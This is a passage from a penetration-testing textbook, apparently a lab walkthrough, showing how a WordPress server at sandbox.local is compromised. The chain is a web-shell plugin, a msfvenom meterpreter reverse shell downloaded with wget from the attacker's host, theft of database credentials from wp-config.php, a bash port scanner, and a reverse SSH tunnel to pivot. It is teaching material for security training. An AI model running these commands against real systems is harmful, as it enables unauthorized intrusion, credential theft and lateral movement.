

Figure 334: Visiting Plugins Page

Next, we install the plugin by clicking *Add New* at the top left. This will take us to the "Add Plugins" page.



Figure 335: Add Plugins Page

Since we are not downloading a plugin from the WordPress plugin directory, we need to select *Upload Plugin* at the top left of the page.



Figure 336: Uploading Plugin Dialog

This will open up a section where we can select our plugin package. We need to select *Browse*, which will open up a file dialog for us to find the created package.



Figure 337: Selecting Plugin Zip

With the file dialog open, we navigate to the directory containing our plugin, select the **plugin-shell.zip** file, and click *Open* at the bottom of the file dialog.

Finally, to install the plugin, we click *Install Now*.



Figure 338: Installing the Plugin

Installing the plugin will upload the zip and extract the contents.

Now that the plugin is installed, we can attempt to use it to run system commands on the WordPress target. For this, we can simply use *cURL*. As discussed earlier, the directory for the plugin is **wp-content/plugins/**, the zip will be extracted into a directory named **plugin-shell**, and the file that we are targeting is named **plugin-shell.php**.

Remember that we must also set a *cmd* parameter containing the command we are attempting to execute on the target system. Let's attempt to run **whoami** and see if the shell worked.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.php?cmd=whoami
www-data
```

Listing 880 - Running whoami

It worked! Based on the output of Listing 880, we are running commands as the www-data user. Now it's time to upload a meterpreter payload and obtain a full reverse shell.

First let's generate a meterpreter payload with the **msfvenom** utility.

```
kali@kali:~$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.11.0.4 LPORT=443 -
f elf > shell.elf
```

Listing 881 - Generating meterpreter payload

We are selecting the Linux reverse TCP meterpreter payload since we know that the target is running on Ubuntu from our previous enumeration efforts. The **LHOST** option will point to our Kali IP address and we are selecting an **LPORT** of 443 in an attempt to evade any outbound firewall rules. While it's good practice to always check for any egress filtering, in this case we will make the assumption that port 443 is unrestricted. We are generating the payload as an *elf* file and redirecting the output to a file named shell.elf in the kali user home directory.

With the meterpreter reverse shell generated, we start a web server to allow the target to download the shell.

```
kali@kali:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Listing 882 - Starting a webserver on port 80

The webserver in Listing 882 is using the Python *http.server* module, is instructed to use port 80, and is serving files from the kali user home directory. We chose port 80 again to avoid any potential issues we might run into if there is a firewall blocking arbitrary outbound ports.

With the shell generated and the web server running, we will instruct the target to download the shell. We will use **wget** from the target to download the shell from our Kali system. However, we must encode any space characters with "%20" since we cannot use spaces in URLs. The command we are running is shown in Listing 883.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.ph
p?cmd=wget%20http://10.11.0.4/shell.elf
```

Listing 883 - Downloading the shell to the target

If the command worked, we should see an entry similar to the following in our Python webserver's log.

```
Serving HTTP on 0.0.0.0 port 80 ...
10.11.1.250 - - [09/Dec/2019 19:40:16] "GET /shell.elf HTTP/1.1" 200 -
```

Listing 884 - Successful download

Success! Next we need to make the shell executable, start a Metasploit payload handler on Kali, and run the *elf* file on the target to acquire a meterpreter shell. To make the shell executable, we will run **chmod +x** on it. Once again, we need to remember to urlencode sensitive characters such as space (%20) and "+" (%2b). The command to make the shell executable is displayed in Listing 885.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.ph
p?cmd=chmod%20%2bx%20shell.elf
```

Listing 885 - Making the shell executable

At this point, the shell should be executable. Next, we will start a meterpreter payload listener on the appropriate interface and port.

```
kali@kali:~$ sudo msfconsole -q -x "use exploit/multi/handler;\
>              set PAYLOAD linux/x86/meterpreter/reverse_tcp;\
>              set LHOST 10.11.0.4;\
>              set LPORT 443;\
>              run"
PAYLOAD => linux/x86/meterpreter/reverse_tcp
LHOST => 10.11.0.4
LPORT => 443
[*] Started reverse TCP handler on 10.11.0.4:443
```

Listing 886 - Starting metasploit

In the **msfconsole** command above, we are having Metasploit start quietly (**-q**) and immediately configure the payload handler via the **-x** option, passing the same payload settings we used when generating the shell.

With our listener running, it's finally time to obtain a reverse shell. This can be done by executing the shell.elf file via the malicious WordPress plugin we installed previously.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.ph
p?cmd=./shell.elf
```

Listing 887 - Running the shell

Returning to our listener, we should see that we have captured a shell.

```
[*] Sending stage (985320 bytes) to 10.11.1.250
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.250:53768) at 19:54:41

meterpreter > shell
Process 9629 created.
Channel 1 created.

whoami
www-data

exit
meterpreter >
```

Listing 888 - Capturing the reverse shell

Now that we have a shell on the WordPress machine, we will move on to post-exploitation enumeration.

24.2.6 Post-Exploitation Enumeration

First, let's gather some basic information about the host such as network configuration, hostname, OS version, etc.

```
meterpreter > shell
Process 6667 created.
Channel 3 created.

ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:8a:82:85
          inet addr:10.4.4.10  Bcast:10.4.4.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe8a:8285/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

```
          RX packets:29154 errors:0 dropped:22 overruns:0 frame:0
          TX packets:176526 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8327519 (8.3 MB)  TX bytes:13590061 (13.5 MB)
...

hostname
ajla

cat /etc/issue
Ubuntu 16.04 LTS \n \l

cat /proc/version
Linux version 4.4.0-21-generic (buildd@lgw01-21) (gcc version 5.3.1 20160413 (Ubuntu 5
.3.1-14ubuntu2) ) #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016
```

Listing 889 - Gathering some basic information

From this basic information gathering, we learn that the host is named "Ajla", the IP address is 10.4.4.10, and the version of Linux is Ubuntu 16.04.12 on a 4.4.0-21-generic kernel. This information will allow us to start drawing a mental map of the network and might be useful later.



Figure 339: Network Map Containing Ajla

Having collected this basic information, we can move on to more specific enumeration. Since we know that the target is running WordPress and we found out that the database is on another host, we know that there should be database credentials somewhere on this system. A quick Google search reveals that the wp-config.php file is where we can find the database configuration for WordPress. Looking at this file, we find what might be our next target.

```
meterpreter > shell
Process 9702 created.
Channel 1 created.

pwd
/var/www/html/wp-content/plugins/plugin-shell

cd /var/www/html

ls -alh
...
-rw-r--r--  1 www-data www-data 2.3K Jan 20  2019 wp-comments-post.php
```

```
-rw-r--r--  1 www-data www-data 2.9K Jan  7  2019 wp-config-sample.php
-rw-r--r--  1 www-data www-data 2.7K Dec  6 18:07 wp-config.php
drwxrwsr-x  6 www-data www-data 4.0K Dec  9 19:04 wp-content
...

cat wp-config.php
...
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wp' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Lv9EVQq86cfi8ioWsqFUQyU' );

/** MySQL hostname */
define( 'DB_HOST', '10.5.5.11' );
...
```

Listing 890 - Reading wp_config.php

In the wp_config.php file, we find that the database IP address is set to 10.5.5.11. We also discovered a MariaDB username of "wp" and that the password for this account is "Lv9EVQq86cfi8ioWsqFUQyU". To continue, we need to solidify our foothold into the network and create a stable pivot point.

24.2.7 Creating a Stable Pivot Point

Before continuing, let's review what we currently have. We have a shell on the WordPress box as the www-data user and we also have network access to the database via Ajla. Finally, we just discovered database credentials that we know are valid since they are already in use by the WordPress application.

So far, we know that the network should look something like Figure 340.

Figure 340: Network Diagram with Database Hostname Unknown

Since the WordPress machine and the database box are on separate networks, this is a great time to use a tunnel. However, our choices are limited due to fact that our reverse shell is running in the context of an unprivileged user account without a valid login shell (www-data).

Since *ssh* (the client) is a core application that is included in almost every Linux distribution, we can attempt to use it to create a reverse tunnel. One caveat is that since we do not have root access to create a login for the www-data user, we will need to use the SSH client on the WordPress machine to log in to our Kali server to create the tunnels. In short, we'll need a reverse tunnel.

A dynamic port forward would not be useful to us since the tunnel would be going the wrong way. A local port forward would not be useful either for the same reason. A remote port forward would allow us to open up a port in Kali that would point to the MariaDB server. However this requires us to know which ports are actually open on the internal target.

First, we will check for Nmap to see if the port scan can be made easier, but we shouldn't get our hopes up.

```
nmap
/bin/sh: 1: nmap: not found
```

Listing 891 - Checking for Nmap

As expected, Nmap is not on the server, but no need to worry. We can create a quick script to scan the host.

```
#!/bin/bash
host=10.5.5.11
for port in {1..65535}; do
    timeout .1 bash -c "echo >/dev/tcp/$host/$port" &&
        echo "port $port is open"
done
echo "Done"
```

Listing 892 - Bash port scanning

The contents of the script can be saved in a file named portscan.sh. Our script will iterate each port from 1 to 65535. For each port, a connection will be made with a timeout of .1 seconds and if the connection succeeds, the script will echo which port is open.

This script is quick and rudimentary; however, it should get us the information that we want. To run the script, we will need to dump the contents to a file. A quick way to do this is to use the meterpreter **upload** command.

```
meterpreter > upload /home/kali/portscan.sh /tmp/portscan.sh
[*] uploading  : /home/kali/portscan.sh -> /tmp/portscan.sh
[*] Uploaded -1.00 B of 151.00 B (-0.66%): /home/kali/portscan.sh -> /tmp/portscan.sh
[*] uploaded   : /home/kali/portscan.sh -> /tmp/portscan.sh

meterpreter > shell
Process 2924 created.
Channel 2 created.

cd /tmp

chmod +x portscan.sh

./portscan.sh
port 22 is open
port 3306 is open
done
```

Listing 893 - Running the bash port scan

The scan will take a while to complete, but when it's done, we see that port 22 and 3306 are open. Now we know that we will need to create a tunnel to allow Kali to have access to ports 22 and 3306 on the database server. The **ssh** command to accomplish this will look similar to the following:

```
ssh -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 kali@10.11.0.4
```

Listing 894 - First iteration of ssh command

In Listing 894, we will open up port 1122 on Kali to point to port 22 on the MariaDB host. Next, we will also open 13306 on Kali to point to 3306 on the MariaDB host.

If we were to run this command in a meterpreter shell, we would quickly run into a hurdle since we don't have a fully interactive shell. This is a problem since ssh will prompt us to accept the host key of the Kali machine and enter in the password for our Kali user. For security reasons, we want to avoid entering in our Kali password on a host we just compromised.

We can fix the first issue by passing in two optional flags to automatically accept the host key of our Kali machine. These are **`UserKnownHostsFile=/dev/null`** and **`StrictHostKeyChecking=no`**. The first option prevents ssh from attempting to save the host key by sending the output to /dev/null. The second option will instruct ssh to not prompt us to accept the host key. Both of these options can be set via the **`-o`** flag. Our updated command look like the following:

```
ssh -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 -o "UserKnownHostsFile=/dev/null" -o
"StrictHostKeyChecking=no" kali@10.11.0.4
```

Listing 895 - Second iteration of ssh command

Now we need to prevent ssh from asking us for a password, which we can do by using ssh keys. We will generate ssh keys on the WordPress host, configure Kali to accept a login from the newly-generated key (and only allow port forwarding), and modify the ssh command one more time to match our changes.

```
mkdir keys

cd keys

ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/www/.ssh/id_rsa): /tmp/keys/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /tmp/keys/id_rsa.
Your public key has been saved in /tmp/keys/id_rsa.pub.
...

cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCxO27JE5uXiHqoUUb4j9o/IPHxsPg+fflPKW4N6pK0ZXSmMf
LhjaHyhUr4auF+hSnF2g1hN4N2Z4DjkfZ9f95O7Ox3m0oaUgEwHtZcwTNNLJiHs2fSs7ObLR+gZ23kaJ+TYM8Z
Io/ENC68Py+NhtW1c2So95ARwCa/Hkb7kZ1xNo6f6rvCqXAyk/WZcBXxYkGqOLut3c5B+++6h3spOPlDkoPs8T
5/wJNcn8i12Lex/d02iOWCLGEav2V1R9xk87xVdI6h5BPySl35+ZXOrHzazbddS7MwGFz16coo+wbHbTR6P5fF
9Z1Zm9O/US2LoqHxs7OxNq61BLtr4I/MDnin www-data@ajla
```

Listing 896 - Generating SSH keys

This new public key needs to be entered in our Kali host's authorized_keys file for the kali user, but with some restrictions. To avoid potential security issues we can tighten the ssh configuration only permitting access coming from the WordPress IP address (note that this will be the NAT IP since this is what Kali will see and not the IP of the actual WordPress host).

Next, we want to ignore any commands the user supplies. This can be done with the *command* option in ssh. We also want to prevent agent and X11 forwarding with the *no-agent-forwarding* and *no-X11-forwarding* options. Finally, we want to prevent the user from being allocated a tty device with the *no-tty* option. The final ~/.ssh/authorized_keys file on Kali can be found in Listing 897.

```
from="10.11.1.250",command="echo 'This account can only be used for port forwarding'",
no-agent-forwarding,no-X11-forwarding,no-pty ssh-rsa ssh-rsa AAAAB3NzaC1yc2EAAAADAQABA
AABAQCxO27JE5uXiHqoUUb4j9o/IPHxsPg+fflPKW4N6pK0ZXSmMfLhjaHyhUr4auF+hSnF2g1hN4N2Z4DjkfZ
9f95O7Ox3m0oaUgEwHtZcwTNNLJiHs2fSs7ObLR+gZ23kaJ+TYM8ZIo/ENC68Py+NhtW1c2So95ARwCa/Hkb7k
Z1xNo6f6rvCqXAyk/WZcBXxYkGqOLut3c5B+++6h3spOPlDkoPs8T5/wJNcn8i12Lex/d02iOWCLGEav2V1R9x
k87xVdI6h5BPySl35+ZXOrHzazbddS7MwGFz16coo+wbHbTR6P5fF9Z1Zm9O/US2LoqHxs7OxNq61BLtr4I/MD
nin www-data@ajla
```

Listing 897 - ~/.ssh/authorized_keys file on Kali

This entry allows the owner of the private key (the web server), to log in to our Kali machine but prevents them from running commands and only allows for port forwarding.

Next, we need to add a couple more options to our ssh command to ensure that it will work. First we need to add the **-N** flag to specify that we are not running any commands. We also need the **-f** option to request ssh to go to the background. Finally, we also need to provide the key file that we are using via **-i**.

The final SSH command can be found in Listing 898.

```
ssh -f -N -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 -o "UserKnownHostsFile=/dev/nul
l" -o "StrictHostKeyChecking=no" -i /tmp/keys/id_rsa kali@10.11.0.4
```

Listing 898 - Final iteration of ssh command

Finally, we need to run the SSH command in the meterpreter shell.

```
ssh -f -N -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 -o "UserKnownHostsFile=/dev/nul
l" -o "StrictHostKeyChecking=no" -i /tmp/keys/id_rsa kali@10.11.0.4
Could not create directory '/var/www/.ssh'.
Warning: Permanently added '10.11.0.4' (ECDSA) to the list of known hosts.
```

Listing 899 - Executing the final iteration of the ssh command

Now let's verify that the ports are open on our Kali machine:

```
kali@kali:~$ sudo netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address    Foreign Address   State       PID/Program name
tcp        0      0 0.0.0.0:111      0.0.0.0:*         LISTEN      1/systemd
tcp        0      0 0.0.0.0:22       0.0.0.0:*         LISTEN      645/sshd
tcp        0      0 127.0.0.1:13306  0.0.0.0:*         LISTEN      91364/sshd: kali
tcp        0      0 127.0.0.1:1122   0.0.0.0:*         LISTEN      91364/sshd: kali
tcp6       0      0 :::111           :::*              LISTEN      1/systemd
tcp6       0      0 :::22            :::*              LISTEN      645/sshd
tcp6       0      0 ::1:13306        :::*              LISTEN      91364/sshd: kali
tcp6       0      0 ::1:1122         :::*              LISTEN      91364/sshd: kali
...
```

Listing 900 - Verifying open ports

At this point, since the ssh command was run in the background, even if our meterpreter shell were to die, we would have remote access to the database server through the remote tunnel.

24.3 Targeting the Database

Web applications frequently have a database configured on another server as is the case in sandbox.local. However, at this point we have network access to the database host and, for the most part, we can treat it as if we are on the same network. As is always the case with tunnels, we should expect some lag.

24.3.1 Enumeration

At this point in the enumeration step of the database, we already know a couple of things. Because of access to the WordPress server, we know that the host is in a different network than we are currently on. We also know that we are running MariaDB version 10.3.20. A quick Google search shows us this is a fairly new version. This presents a problem as a new version most likely won't have vulnerabilities that lead to remote code execution.

Let's connect to the database and start enumerating other aspects of MariaDB.

24.3.1.1 Application/Service Enumeration

